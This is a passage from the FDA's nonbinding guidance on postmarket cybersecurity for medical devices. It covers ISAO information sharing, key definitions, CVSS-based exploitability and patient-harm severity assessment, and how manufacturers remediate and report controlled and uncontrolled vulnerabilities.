stakeholders to share responsibility in achieving these outcomes.

In recognition of the shared responsibility for cybersecurity, the security industry has established resources including standards, guidelines, best practices and frameworks for stakeholders to adopt a culture of cybersecurity risk management. Best practices include collaboratively assessing cybersecurity intelligence information for risks to device functionality and clinical risk. FDA believes that, in alignment with EO 13636 and PPD-21, public and private stakeholders should collaborate to leverage available resources and tools to establish a common understanding that assesses risks for identified vulnerabilities in medical devices among the information technology community, healthcare delivery organizations (HDOs), the clinical user community, and the medical device community. These collaborations can lead to the consistent assessment and mitigation of cybersecurity threats and vulnerabilities, and their impact on medical devices, ultimately reducing potential risk of patient harm.

Cybersecurity risk management is a shared responsibility among stakeholders including the medical device manufacturer, the user, the Information Technology (IT) system integrator, Health IT developers, and an array of IT vendors that provide products that are not regulated by the FDA. FDA seeks to encourage collaboration among stakeholders by clarifying, for those stakeholders it regulates, recommendations associated with mitigating cybersecurity threats to device functionality and device users.

As stated in the FDA guidance document titled “Content of Premarket Submissions for Management of Cybersecurity in Medical Devices” (<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM356190>), when manufacturers consider cybersecurity during the design phases of the medical device lifecycle, the resulting impact is a more proactive and robust mitigation of cybersecurity risks. Similarly, a proactive and risk-based approach to the postmarket phase for medical devices, through engaging in cybersecurity information sharing and monitoring, promoting “good cyber hygiene” through routine device cyber maintenance, assessing postmarket information, employing a risk-based approach to characterizing vulnerabilities, and timely implementation of necessary actions can further mitigate emerging cybersecurity risks and reduce the impact to patients.

To further aid manufacturers in managing their cybersecurity risk, the Agency encourages the use and adoption of the voluntary “Framework for Improving Critical Infrastructure Cybersecurity” (<https://www.nist.gov/sites/default/files/documents/cyberframework/cybersecurity-framework-021214.pdf>) that has been developed by the National Institute of Standards and Technology (NIST) with collective input from other government agencies and the private sector.

Contains Nonbinding Recommendations

Critical to the adoption of a proactive, rather than reactive, postmarket cybersecurity approach is the sharing of cyber risk information and intelligence within the medical device community. This information sharing can enhance management of individual cybersecurity vulnerabilities and provide advance cyber threat information to additional relevant stakeholders to manage and enhance cybersecurity in the medical device community and HPH Sector.

Executive Order 13691 – Promoting Private Sector Cybersecurity Information Sharing (EO 13691; <https://www.whitehouse.gov/the-press-office/2015/02/13/executive-order-promoting-private-sector-cybersecurity-information-shari>), released on February 13, 2015, encourages the development of Information Sharing Analysis Organizations (ISAOs), to serve as focal points for cybersecurity information sharing and collaboration within the private sector as well as between the private sector and government. EO 13691 also mandates that the ISAO “...protects the privacy and civil liberties of individuals, that preserves business confidentiality, [and] that safeguards the information being shared...” ISAOs gather and analyze critical infrastructure information in order to better understand cybersecurity problems and interdependencies, communicate or disclose critical infrastructure information to help prevent, detect, mitigate, or recover from the effects of cyber threats, or voluntarily disseminate critical infrastructure information to its members or others involved in the detection and response to cybersecurity issues.⁶

The ISAOs (<https://www.dhs.gov/isao>) are intended to be: Inclusive (groups from any and all sectors, both non-profit and for-profit, expert or novice, should be able to participate in an ISAO); Actionable (groups will receive useful and practical cybersecurity risk, threat indicator, and incident information via automated, real-time mechanisms if they choose to participate in an ISAO); Transparent (groups interested in an ISAO model will have adequate understanding of how that model operates and if it meets their needs); and Trusted (participants in an ISAO can request that their information be treated as Protected Critical Infrastructure Information (<https://www.dhs.gov/pcii-program>)). Such information is shielded from any release otherwise required by the Freedom of Information Act or State Sunshine Laws and is exempt from regulatory use and civil litigation if the information satisfies the requirements of the Critical Infrastructure Information Act of 2002 (6 U.S.C. §§ 131 et seq.)).

The FDA Center for Devices and Radiological Health has entered into a Memorandum of Understanding with one such ISAO, the National Health Information Sharing & Analysis Center, (NH-ISAC)⁷ in order to assist in the creation of an environment that fosters stakeholder collaboration and communication, and encourages the sharing of information about cybersecurity threats and vulnerabilities that may affect the safety, effectiveness, integrity, and security of the medical devices and the surrounding Health IT infrastructure.

⁶ See Homeland Security Act (https://www.dhs.gov/xlibrary/assets/hr_5005_enr.pdf), 6 U.S.C. § 212 (2002).

⁷ See Memorandum of Understanding between the National Health Information Sharing & Analysis Center, Inc. (NH-ISAC), The Medical Device Innovation, Safety and Security Consortium (MDISS), and the U.S. Food and Drug Administration Center for Devices and Radiological Health (<http://www.fda.gov/AboutFDA/PartnershipsCollaborations/MemorandaofUnderstandingMOUs/DomesticMOUs/ucm524376.htm>).

Contains Nonbinding Recommendations

The Agency wishes to promote collaboration among the medical device and Health IT community to develop a shared understanding of the risks posed by cybersecurity vulnerabilities to medical devices and foster the development of a shared understanding of risk assessment to enable stakeholders to consistently and efficiently assess patient safety and public health risks associated with identified cybersecurity vulnerabilities and take timely, appropriate action to mitigate the risks. This approach will also enable stakeholders to provide timely situational awareness to the HPH community and take efforts to preemptively address the cybersecurity vulnerability through appropriate mitigation and/or remediation before it impacts the safety, effectiveness, integrity or security of medical devices and the Health IT infrastructure.

The Agency considers voluntary participation in an ISAO a critical component of a medical device manufacturer's comprehensive proactive approach to management of postmarket cybersecurity threats and vulnerabilities and a significant step towards assuring the ongoing safety and effectiveness of marketed medical devices. For companies that actively participate in such a program, and follow other recommendations in this guidance, the Agency does not intend to enforce certain reporting requirements of the Federal Food, Drug, and Cosmetic Act (FD&C Act) (see Section VII).

More information about active participation in an ISAO can be found in Section IX.

III. Scope

This guidance applies to any marketed and distributed medical device including: 1) medical devices that contain software (including firmware) or programmable logic; and 2) software that is a medical device,⁸ including mobile medical applications.⁹ In addition, this guidance applies to medical devices that are considered part of an interoperable¹⁰ system and to “legacy devices,” i.e., devices that are already on the market or in use.

This guidance supplements the information addressed in the FDA guidance document titled “Cybersecurity for Networked Medical Devices Containing Off-the-Shelf (OTS) Software”

⁸ Under section 201(h) of the FD&C Act, device is defined as “an instrument, apparatus, implement, machine, contrivance, implant, in vitro reagent, or other similar related article, including a component part or accessory which is . . . intended for use in the diagnosis of disease or other conditions, or in the cure, mitigation, treatment, or prevention of disease, in man or other animals, or intended to affect the structure or any function of the body of man or other animals, and which does not achieve any of its primary intended purposes through chemical action within or on the body of man or other animals.” In addition, please note that the International Medical Device Regulators Forum (IMDRF) Software as a Medical Device (SaMD) December 9, 2013, section 5.1 defines “Software as a Medical Device” as software intended to be used for one or more medical purposes that perform these purposes without being part of a hardware medical device (<http://www.imdrf.org/docs/imdrf/final/technical/imdrf-tech-131209-samd-key-definitions-140901.pdf>).

⁹ See FDA Guidance: “Mobile Medical Applications” (<http://www.fda.gov/downloads/MedicalDevices/.../UCM263366.pdf>).

¹⁰ See FDA Guidance “Design Considerations and Pre-market Submission Recommendations for Interoperable Medical Devices” (<http://www.fda.gov/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM482649>).

(<http://www.fda.gov/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/ucm077812.htm>).

This guidance does not apply to investigational devices.¹¹

IV. Definitions

For the purposes of this guidance, the following definitions are used:

A. Compensating Controls

A cybersecurity compensating control is a safeguard or countermeasure deployed, in lieu of, or in the absence of controls designed in by a device manufacturer. These controls are external to the device design, configurable in the field, employed by a user, and provide supplementary or comparable cyber protection for a medical device¹². For example, a manufacturer's assessment of a cybersecurity vulnerability determines that unauthorized access to a networked medical device will most likely impact the device's safety or essential performance. However, the manufacturer determines that the device can safely and effectively operate without access to the host network, in this case the hospital network. The manufacturer instructs users to configure the network to remove the ability of unauthorized/unintended access to the device from the hospital network. This type of counter measure is an example of a compensating control.

B. Controlled Risk

Controlled risk is present when there is sufficiently low (acceptable) residual risk of patient harm due to a device's particular cybersecurity vulnerability.

C. Cybersecurity Routine Updates and Patches

Cybersecurity "routine updates and patches" are changes to a device to increase device security and/or remediate only those vulnerabilities associated with controlled risk of patient harm. These types of changes are not to reduce uncontrolled risk of patient harm, and therefore not to reduce a risk to health or to correct a violation of the FD&C Act. They include any regularly scheduled security updates or patches to a device, including upgrades to the software, firmware, programmable logic, hardware, or security of a device to increase device security, as well as updates or patches to address vulnerabilities associated with controlled risk performed earlier than their regularly scheduled deployment cycle even if they are distributed to multiple units. Cybersecurity routine updates and patches are generally considered to be a type of device enhancement that may be applied to vulnerabilities associated with controlled risk and is not considered a repair. Cybersecurity routine updates and patches may also include changes to

¹¹ Manufacturers may also consider applying the cybersecurity principles described in this guidance as appropriate to Investigational Device Exemption submissions and to devices exempt from premarket review.

¹² This definition is adapted from NIST Special Publication "Assessing Security and Privacy Controls in Federal Information Systems and Organizations," NIST SP 800-53A Rev. 4.

product labeling, including the instructions for use, to strengthen cybersecurity through increased end-user education and use of best practices. Because “cybersecurity routine updates and patches are generally considered to be device enhancements, manufacturers are generally not required to report these updates and patches as corrections under 21 CFR part 806. See Section VII for more details on reporting requirements for vulnerabilities with controlled risk. Security updates made to remediate vulnerabilities associated with a reasonable probability that use of, or exposure to, the product will cause serious adverse health consequences or death are not considered to be cybersecurity routine updates or patches.

D. Cybersecurity Signal

A cybersecurity signal is any information which indicates the potential for, or confirmation of, a cybersecurity vulnerability or exploit that affects, or could affect a medical device. A cybersecurity signal could originate from traditional information sources such as internal investigations, postmarket surveillance, or complaints, and/or security-centric sources such as CERTS (Computer/Cyber, Emergency Response/Readiness Teams), such as ICS-CERT¹³, ISAOs¹⁴, threat indicators, and security researchers. Signals may be identified within the HPH Sector. They may also originate in another critical infrastructure sector (e.g., defense, financial) but have the potential to impact medical device cybersecurity.

E. Exploit

An exploit is an instance where a vulnerability or vulnerabilities have been exercised (accidentally or intentionally) by a threat and could impact the safety or essential performance of a medical device or use a medical device as a vector to compromise a connected device or system.

F. Patient Harm

Harm¹⁵ is the physical injury or damage to the health of people, or damage to property or the environment. Patient harm is defined as physical injury or damage to the health of patients, including death. Risks to health posed by the device may result in patient harm. This guidance outlines the assessment of whether the risk¹⁶ of patient harm is sufficiently controlled or uncontrolled. This assessment is based on an evaluation of the likelihood of exploit, the impact of exploitation on the device’s safety and essential performance, and the severity of patient harm if exploited (see section VI).

Other harms, such as loss of confidential information, including compromise of protected health information (PHI), are not considered “patient harms” for the purposes of this guidance.

¹³ ICS-CERT - Industrial Control Systems Cyber Emergency Response Team

¹⁴ See Department of Homeland Security, “Frequently Asked Questions about Information Sharing and Analysis Organizations (ISAOs).”

¹⁵ ANSI/AAMI/ISO 14971: 2007/(R)2010: *Medical Devices – Application of Risk Management to Medical Devices*, section 2.2 – definition of harm.

¹⁶ ANSI/AAMI/ISO 14971: 2007/(R)2010: *Medical Devices – Application of Risk Management to Medical Devices*, section 2.16 – definition of risk.

Contains Nonbinding Recommendations

Nevertheless, the FDA recommends that manufacturers consider protecting the confidentiality of such information as part of their overall comprehensive risk management program. Although protecting the confidentiality of PHI is beyond the scope of this document, it should be noted that manufacturers and/or other entities, depending on the facts and circumstances, may be obligated to protect the confidentiality, integrity and availability of PHI throughout the product life cycle, including disposal, in accordance with applicable federal and state laws, including the Health Information Portability and Accountability Act (HIPAA).¹⁷ Changes to a device that are made solely to address loss of confidentiality are typically considered to be device enhancements.

G. Remediation

Remediation is any action(s) taken to reduce an uncontrolled risk of patient harm posed by a device cybersecurity vulnerability to an acceptable level. Remediation actions may include complete solutions to remove a cybersecurity vulnerability from a medical device or compensating controls that adequately mitigate the risk (e.g., notification to customers and the user community identifying a control the user can implement). An example of remediation is a notification to the customers and the user community that discloses the vulnerability, the impact to the device, the potential for patient harm, and provides a strategy to reduce the risk of patient harm to an acceptable and controlled level. If the customer notification does not provide a strategy to reduce the risk of patient harm to an acceptable and controlled level, then the remediation is considered incomplete.

H. Threat

Threat is any circumstance or event with the potential to adversely impact the device, organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, or other organizations through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.¹⁸ Threats exercise vulnerabilities, which may impact the safety or essential performance of the device.

I. Threat Modeling

Threat modeling is a methodology for optimizing Network/Application/Internet Security by identifying objectives and vulnerabilities, and then defining countermeasures to prevent, or

¹⁷ The HHS Office for Civil Rights enforces the Health Insurance Portability and Accountability Act (HIPAA) Privacy Rule, which protects the privacy of individually identifiable health information that covered entities or their business associates create, receive, maintain, or transmit; the HIPAA Security Rule, which sets national standards for the security of electronic protected health information; the HIPAA Breach Notification Rule, which requires covered entities and business associates to provide notification following a breach of unsecured protected health information; and the confidentiality provisions of the Patient Safety Rule, which protect identifiable information being used to analyze patient safety events and improve patient safety. See Health information Privacy at: <http://www.hhs.gov/ocr/privacy/index.html>.

¹⁸ NIST SP 800-53; SP 800-53A; SP 800-27; SP 800-60; SP 800-37; CNSSI-4009. Note: Adapted from NIST definition (SP 800-53).

mitigate the effects of, threats to the system.¹⁹ For medical devices, threat modeling can be used to strengthen security by identifying vulnerabilities and threats to a particular product, products in a product line, or from the organization's supply chain that can cause patient harm.

J. Uncontrolled Risk

Uncontrolled risk is present when there is unacceptable residual risk of patient harm due to inadequate compensating controls and risk mitigations.

K. Vulnerability

A vulnerability is a weakness in an information system, system security procedures, internal controls, human behavior, or implementation that could be exploited by a threat.

V. General Principles

FDA recognizes that medical device cybersecurity is a shared responsibility among stakeholders including health care facilities, patients, providers, and manufacturers of medical devices. Failure to maintain cybersecurity can result in compromised device functionality, loss of data (medical or personal) availability or integrity, or exposure of other connected devices or networks to security threats. This in turn may have the potential to result in patient illness, injury or death.

Effective cybersecurity risk management is intended to reduce the risk to patients by decreasing the likelihood that device functionality is intentionally or unintentionally compromised by inadequate cybersecurity. An effective cybersecurity risk management program should incorporate both premarket and postmarket lifecycle phases and address cybersecurity from medical device conception to obsolescence. It is recommended that manufacturers apply the NIST Framework for Improving Critical Infrastructure Cybersecurity (i.e., Identify, Protect, Detect, Respond and Recover; <https://www.nist.gov/sites/default/files/documents/cyberframework/cybersecurity-framework-021214.pdf>) in the development and implementation of their comprehensive cybersecurity programs. Alignment of the NIST Framework for Improving Critical Infrastructure Cybersecurity five core functions to management of cybersecurity in medical devices is discussed in the Appendix in greater detail.

A. Premarket Considerations

The FDA guidance document titled "Content of Premarket Submissions for Management of Cybersecurity in Medical Devices" (<http://www.fda.gov/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM356190.pdf>) clarifies recommendations for manufacturers to address cybersecurity

¹⁹ See "Threat Modeling" as defined in the Open Web Application Security Project (OWASP; https://www.owasp.org/index.php/Category:Threat_Modeling).

Contains Nonbinding Recommendations

during the design and development of the medical device, as this can result in more robust and efficient mitigation of patient risks. Manufacturers should establish design inputs for their device related to cybersecurity, and establish a cybersecurity vulnerability and management approach as part of the software validation and risk analysis that is required by 21 CFR 820.30(g). The approach should appropriately address the following elements:

- Identification of assets, threats, and vulnerabilities;
- Assessment of the impact of threats and vulnerabilities on device functionality and end users/patients;
- Assessment of the likelihood of a threat and of a vulnerability being exploited;
- Determination of risk levels and suitable mitigation strategies;
- Assessment of residual risk and risk acceptance criteria.

B. Postmarket Considerations

Because cybersecurity risks to medical devices are continually evolving, it is not possible to completely mitigate risks through premarket controls alone. Therefore, it is essential that manufacturers implement comprehensive cybersecurity risk management programs and documentation consistent with the Quality System Regulation (21 CFR part 820), including but not limited to complaint handling (21 CFR 820.198), quality audit (21 CFR 820.22), corrective and preventive action (21 CFR 820.100), software validation and risk analysis (21 CFR 820.30(g)) and servicing (21 CFR 820.200).

Cybersecurity risk management programs should emphasize addressing vulnerabilities which may permit the unauthorized access, modification, misuse or denial of use, or the unauthorized use of information that is stored, accessed, or transferred from a medical device to an external recipient, and may result in patient harm. Manufacturers should respond in a timely fashion to address identified vulnerabilities. Critical components of such a program include:

- Monitoring cybersecurity information sources for identification and detection of cybersecurity vulnerabilities and risk;
- Maintaining robust software lifecycle processes that include mechanisms for:
 - monitoring third party software components for new vulnerabilities throughout the device's total product lifecycle;
 - design verification and validation for software updates and patches that are used to remediate vulnerabilities, including those related to Off-the-shelf software;
- Understanding, assessing and detecting presence and impact of a vulnerability;
- Establishing and communicating processes for vulnerability intake and handling
- Note: The FDA has recognized ISO/IEC 30111:2013: Information Technology – Security Techniques – Vulnerability Handling Processes;
- Using threat modeling to clearly define how to maintain safety and essential performance of a device by developing mitigations that protect, respond and recover from the cybersecurity risk;

Contains Nonbinding Recommendations

- Adopting a coordinated vulnerability disclosure policy and practice. The FDA has recognized ISO/IEC 29147:2014: Information Technology – Security Techniques – Vulnerability Disclosure which may be a useful resource for manufacturers; and
- Deploying mitigations that address cybersecurity risk early and prior to exploitation.

Postmarket cybersecurity information may originate from an array of sources including independent security researchers, in-house testing, suppliers of software or hardware technology, health care facilities, and information sharing and analysis organizations. It is strongly recommended that manufacturers participate in an ISAO that shares vulnerabilities and threats that impact medical devices. Sharing and dissemination of cybersecurity information and intelligence pertaining to vulnerabilities and threats across multiple sectors is integral to a successful postmarket cybersecurity surveillance program.

To manage postmarket cybersecurity risks for medical devices, a company should have a structured and systematic approach to risk management and quality management systems consistent with 21 CFR part 820. For example, such a program should include:

- Methods to identify, characterize, and assess a cybersecurity vulnerability.
- Methods to analyze, detect, and assess threat sources. For example:
 - A cybersecurity vulnerability might impact all of the medical devices in a manufacturer's portfolio based on how their products are developed; or
 - A cybersecurity vulnerability could exist vertically (i.e., within the components of a device) which can be introduced at any point in the supply chain for a medical device manufacturing process.

It is recommended as part of a manufacturer's cybersecurity risk management program that the manufacturer incorporate elements consistent with the NIST Framework for Improving Critical Infrastructure Cybersecurity (i.e., Identify, Protect, Detect, Respond, and Recover;

<https://www.nist.gov/sites/default/files/documents/cyberframework/cybersecurity-framework-021214.pdf>).

FDA recognizes that medical devices and the surrounding network infrastructure cannot be completely secured. Design, architecture, technology, and software development environment choices may result in the inadvertent incorporation of vulnerabilities. The presence of a vulnerability does not necessarily trigger patient harm concerns. Rather it is the impact of the vulnerability on the safety and essential performance of the device which may present a risk of patient harm. Vulnerabilities that do not appear to currently present a risk of patient harm should be assessed by the manufacturer for future impact.

C. Maintaining Safety and Essential Performance

Compromise of safety or essential performance of a device can result in patient harm and may require intervention to prevent patient harm.

Contains Nonbinding Recommendations

Manufacturers should define, as part of the comprehensive cybersecurity risk management, the safety and essential performance of their device, the resulting severity of patient harm if compromised, and the risk acceptance criteria. These steps allow manufacturers to triage vulnerabilities for remediation (see Section VI for additional information on risk assessments).

Threat modeling is important in understanding and assessing the exploitability of a device vulnerability and potential for patient harm. Threat modeling can also be used in determining whether a proposed or implemented remediation can provide assurance that the risk of patient harm due to a cybersecurity vulnerability is reasonably controlled. Importantly, acceptable mitigations will vary depending upon the severity of patient harm that may result from exploitation of a vulnerability affecting the device. For example, a cybersecurity vulnerability affecting the temperature reading of a thermometer may have different risks than a cybersecurity vulnerability affecting the dosage of an insulin infusion pump because of the severity of patient harm.

VI. Medical Device Cybersecurity Risk Management

As part of their risk management process consistent with 21 CFR part 820, a manufacturer should establish, document, and maintain throughout the medical device lifecycle an ongoing process for identifying hazards associated with the cybersecurity of a medical device, estimating and evaluating the associated risks, controlling these risks, and monitoring the effectiveness of the controls. This process should include risk analysis, risk evaluation, risk control, and incorporation of production and post-production information. Elements identified in the Appendix of this guidance should be included as part of the manufacturer's cybersecurity risk management program to support an effective risk management process. Manufacturers should have a defined process to systematically conduct a risk evaluation and determine whether a cybersecurity vulnerability affecting a medical device presents an acceptable or unacceptable risk. It is not possible to describe all hazards, associated risks, and/or controls associated with medical device cybersecurity vulnerabilities in this guidance. It is also not possible to describe all scenarios where risk is controlled or uncontrolled. Rather, FDA recommends that manufacturers define and document their process for objectively assessing the cybersecurity risk for their device(s).

As outlined below, it is recommended that such a process focus on assessing the *risk of patient harm* by considering:

- 1) The exploitability of the cybersecurity vulnerability, and
- 2) The severity of patient harm if the vulnerability were to be exploited.

Such analysis should also incorporate consideration of compensating controls and risk mitigations.

A. Assessing Exploitability of the Cybersecurity Vulnerability

Contains Nonbinding Recommendations

Manufacturers should have a process for assessing the exploitability of a cybersecurity vulnerability. In many cases, estimating the probability of a cybersecurity exploit is very difficult due to factors such as; complexity of exploitation, availability of exploits, and exploit toolkits. In the absence of data on the probability of the occurrence of harm, conventional medical device risk management approaches suggest using a “reasonable worst-case estimate” or setting the default value of the probability to one. While these approaches are acceptable, FDA suggests that manufacturers instead consider using a cybersecurity vulnerability assessment tool or similar scoring system for rating vulnerabilities and determining the need for and urgency of the response.

One such tool, the “Common Vulnerability Scoring System,” Version 3.0, for example, provides numerical ratings corresponding to high, medium and low by incorporating a number of factors in assessing exploitability including:²⁰

- Attack Vector (physical, local, adjacent, network)
- Attack Complexity (high, low)
- Privileges Required (none, low, high)
- User Interaction (none, required)
- Scope (changed, unchanged)
- Confidentiality Impact (high, low, none)
- Integrity Impact (none, low, high)
- Availability Impact (high, low, none)
- Exploit Code Maturity (high, functional, proof-of-concept, unproven)
- Remediation Level (unavailable, work-around, temporary fix, official fix, not defined)
- Report Confidence (confirmed, reasonable, unknown, not defined)

In using any vulnerability scoring system (or tool), weighting of the individual factors that contribute to the composite score should be carefully considered.

Other resources that may aid in the triage of vulnerabilities are: AAMI TIR57: Principles for medical device security – Risk management²¹, IEC 80001: Application of risk management for IT Networks incorporating medical devices²², the National Vulnerability Database²³ (NVD), the Common Vulnerabilities and Exposures²⁴ (CVE), Common Weakness Enumeration²⁵ (CWE), Common Weakness Scoring System²⁶ (CWSS), Common Attack Pattern Enumeration and

²⁰ For a full description of each factor, see “Common Vulnerability Scoring System,” Version 3.0: Specification Document (<https://www.first.org/cvss/specification-document>).

²¹ AAMI TIR57: Principles for medical device security—Risk management - See more at: <http://www.aami.org/productspublications/ProductDetail.aspx?ItemNumber=3729#sthash.CqfSLyu9.dpuf>

²² IEC/TR 80001-2-1:2012 Application of risk management for IT-networks incorporating medical devices

²³ National Vulnerability Database (NVD; <https://nvd.nist.gov/>).

²⁴ Common Vulnerabilities and Exposures (CVE; <https://cve.mitre.org/>).

²⁵ Common Weakness Enumeration (CWE; <http://cwe.mitre.org/index.html>).

²⁶ Common Weakness Scoring System (CWSS; http://cwe.mitre.org/cwss/cwss_v1.0.1.html).

Contains Nonbinding Recommendations

Classification²⁷ (CAPEC), Common Configuration Enumeration²⁸ (CCE) Common Platform Enumeration²⁹ (CPE).

B. Assessing Severity of Patient Harm

Manufacturers should also have a process for assessing the severity of patient harm, if the cybersecurity vulnerability were to be exploited. While there are many potentially acceptable approaches for conducting this type of analysis, one such approach may be based on qualitative severity levels as described in ANSI/AAMI/ISO 14971: 2007/(R)2010: Medical Devices – Application of Risk Management to Medical Devices:

<u>Common Term</u>	<u>Possible Description</u>
Negligible:	Inconvenience or temporary discomfort
Minor:	Results in temporary injury or impairment not requiring professional medical intervention
Serious:	Results in injury or impairment requiring professional medical intervention
Critical:	Results in permanent impairment or life-threatening injury
Catastrophic:	Results in patient death

C. Evaluation of Risk of Patient Harm

A key purpose of conducting the cyber-vulnerability risk assessment is to evaluate whether the risk of patient harm is controlled (acceptable) or uncontrolled (unacceptable). One method of assessing the acceptability of risk involves using a matrix with combinations of “exploitability” and “severity of patient harm” to determine whether the risk of patient harm is controlled or uncontrolled. A manufacturer can then conduct assessments of the exploitability and severity of patient harm and then use such a matrix to assess the risk of patient harm for the identified cybersecurity vulnerabilities.

For risks that remain uncontrolled, additional remediation should be implemented.

The following figure is an example matrix that shows a possible approach to evaluate the relationship between exploitability and patient harm. It can be used to assess the risk of patient harm from a cybersecurity vulnerability as controlled or uncontrolled. While in some cases the evaluation will yield a definite determination that the situation is controlled or uncontrolled, it is possible that in other situations this determination may not be as distinct. Nevertheless, in all cases, FDA recommends that manufacturers make a binary determination that a vulnerability is either controlled or uncontrolled using an established process that is tailored to the product, its safety and essential performance, and the situation. Risk mitigations, including compensating controls, should be implemented when necessary to bring the residual risk to an acceptable level.

²⁷ Common Attack Pattern Enumeration and Classification (CAPEC; <http://capec.mitre.org/>).

²⁸ Common Configuration Enumeration (CCE; <https://nvd.nist.gov/cce/index.cfm>).

²⁹ Common Platform Enumeration (CPE; <https://nvd.nist.gov/cpe.cfm>).




Figure – Evaluation of Risk of Patient Harm. The figure shows the relationship between exploitability and severity of patient harm, and can be used to assess the risk of patient harm from a cybersecurity vulnerability. The figure can be used to categorize the risk of patient harm as controlled or uncontrolled.

VII. Remediating and Reporting Cybersecurity Vulnerabilities

Based on the vulnerability assessment described in the previous section, the exploitability of an identified vulnerability and its severity of patient harm can help determine the risk of patient harm and can be categorized as either “controlled” (acceptable residual risk) or “uncontrolled” (unacceptable residual risk). When determining how to manage a cybersecurity vulnerability, manufacturers should incorporate already implemented compensating controls and risk mitigations into their risk assessment.

FDA encourages efficient, timely and ongoing cybersecurity risk management for marketed devices by manufacturers. For cybersecurity routine updates and patches, the FDA will, typically, not need to conduct premarket review to clear or approve the medical device software changes.³⁰ In addition, manufacturers should:

- Adopt a coordinated vulnerability disclosure policy and practice that includes acknowledging receipt of the initial vulnerability report to the vulnerability submitter^{31,32};

³⁰ Premarket notification (510(k)) would be required for countermeasures that would be considered significant changes or modifications to a device’s design, components, method of manufacture or intended use (See 21 CFR 807.81(a)(3)).

³¹ ISO/IEC 29147:2014: Information Technology – Security Techniques – Vulnerability Disclosure which may be a useful resource for manufacturers.

Contains Nonbinding Recommendations

- Proactively practice good cyber hygiene, reassess risk assessments regularly, and seek opportunities to reduce cybersecurity risks even when residual risk is acceptable;
- Remediate cybersecurity vulnerabilities to reduce the risk of patient harm to an acceptable level;
- Conduct appropriate software validation under 21 CFR 820.30(g) to assure that any implemented remediation effectively mitigates the target vulnerability without unintentionally creating exposure to other risks;
- Properly document the methods and controls used in the design, manufacture, packaging, labeling, storage, installation and servicing of all finished devices as required by 21 CFR part 820;
- Identify and implement compensating controls to adequately mitigate the cybersecurity vulnerability risk, especially when new device design controls³³ may not be feasible or immediately practicable. In addition, manufacturers should consider the level of knowledge and expertise needed to properly implement the recommended control;
- Provide users with relevant information on recommended device and compensating controls and residual cybersecurity risks so that they can take appropriate steps to mitigate the risk and make informed decisions regarding device use; and
- Recognize that some changes made to strengthen device security might also significantly affect other device functionality (e.g., use of a different operating system) and assess the scope of change to determine if additional premarket or postmarket regulatory actions are appropriate.

In addition to the general recommendations described above, Sections VII.A and VII.B. below clarify specific recommendations for managing controlled and uncontrolled risks of patient harm.³⁴ While FDA recognizes that multi-stakeholder engagement is necessary to fully address cybersecurity risks, the examples provided in the controlled risk and uncontrolled risk sections below clarify FDA's regulatory expectations for medical device manufacturers.

A. Controlled Risk of Patient Harm

Controlled risk is present when there is sufficiently low (acceptable) residual risk of patient harm due to the vulnerability.

Manufacturers are encouraged to proactively promote good cyber hygiene and reduce cybersecurity risks even when residual risk is acceptable. The following are recommendations for changes or compensating control actions taken to address vulnerabilities associated with controlled risk:

³² ISO/IEC 30111:2013: Information Technology – Security Techniques – Vulnerability Handling Processes.

³³ See 21 CFR part 820.30(g) Design controls

³⁴ Please note that manufacturers and user facilities may have additional reporting requirements from sources other than FDA.

Contains Nonbinding Recommendations

- Changes to a device that are made solely to strengthen cybersecurity are typically considered device enhancements³⁵, which may include cybersecurity routine updates and patches, and are generally not required to be reported, under 21 CFR part 806.
- Even when risks are controlled, manufacturers may wish to deploy an additional control(s) as part of a “defense-in-depth” strategy. Typically, these changes would be considered a cybersecurity routine update or patch, a type of device enhancement;
- Device changes made solely to address a vulnerability that, if exploited, could lead to compromise of PHI, would typically be considered a cybersecurity routine update or patch;
- For premarket approval (PMA) devices with periodic reporting requirements under 21 CFR 814.84, newly acquired information concerning cybersecurity vulnerabilities and device changes made as part of cybersecurity routine updates and patches should be reported to FDA in a periodic (annual) report. See Section VIII for recommended content to include in the periodic report.

Examples of Vulnerabilities Associated with Controlled Risk and their Management:

